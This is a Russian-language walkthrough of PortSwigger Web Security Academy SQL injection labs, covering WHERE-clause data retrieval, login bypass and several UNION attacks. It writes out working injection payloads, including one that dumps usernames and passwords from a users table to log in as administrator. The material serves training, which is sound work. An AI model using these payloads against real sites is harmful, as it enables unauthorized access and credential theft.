
SQL injection


Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

1. Заходим на сайт и видим лабу:




2. Обратим внимание на “Refine your search”. Попробуем кликнуть.
3. После того, как страница загрузилась смотрим на url: https://ac041f071e2419aa8115bf9b00bb0015.web-security-academy.net/filter?category=Accessories
4. Попробуем дописать после category='+OR+1=1--
5. Done

Lab: SQL injection vulnerability allowing login bypass




1. Кликаем по “Account login”
2. Вводим в поле Username значение “administrator’--” и произвольным образом заполняем Passowrd.



3. Done


SQL injection UNION attacks

Lab: SQL injection UNION attack, determining the number of columns returned by the query



1. Кликаем на любую категорию, например на Food & Drink.
2. Обратим внимание на url:
https://ac931f4e1e2a458e80e144d800440098.web-security-academy.net/filter?category=Food+%26+Drink
3. Пробуем дописать после category= последовательно значения:
' UNION SELECT NULL-- (неуспех)
' UNION SELECT NULL,NULL-- (неуспех)
' UNION SELECT NULL,NULL,NULL-- (успех)
4. Done

Lab: SQL injection UNION attack, finding a column containing text



1. Кликаем на любую категорию, например, на Pets

2. Определяем количество столбцов, с помощью алгоритма, описанного в предыдущей лабе.

3. Число столбцов равно 3.


4. Обращаем внимание на url:

https://acb01fbe1f6b24eb80d50d050010000f.web-security-academy.net/filter?category=Pets

5. Определяем, какой из трех столбцов содержит текст. Пробуем сначала после category= дописать

' UNION SELECT 'a',NULL,NULL-- (неуспех)


' UNION SELECT NULL,'a',NULL-- (успех)



6. Но нам нужно заселектить строку 'pUQWRa' (Это задание написано вверху страницы). Меняем в нашем url’е ‘a’ на 'pUQWRa'.

7. Done.

Lab: SQL injection UNION attack, retrieving data from other tables




1. Кликаем на какую-нибудь категорию.

2. Узнаем по вышеописанным алгоритмам сколько строк возвращает запрос и какие из них текстовые.

3. В задании сказано, что у нас есть еще одна таблица с названием `users` и столбцами `username` и `password`. Поэтому в url после category= пробуем дописать:

' UNION SELECT username, password from users--


4.



5. Входим на сайт под администратором (пароль мы узнали)

6. Done.

Lab: SQL injection UNION attack, retrieving multiple values in a single column



1. Кликаем на какую-нибудь категорию.

2. Узнаем по вышеописанным алгоритмам сколько строк возвращает запрос и какие из них текстовые. (2 столбца и только один(второй) с текстом).

3. В задании сказано, что у нас есть еще одна таблица с названием `users` и столбцами `username` и `password`. Поэтому в url после category= пробуем дописать:

' UNION SELECT NULL,username || ' ' || password from users--

4. Входим на сайт под администратором (пароль мы узнали)

5. Done.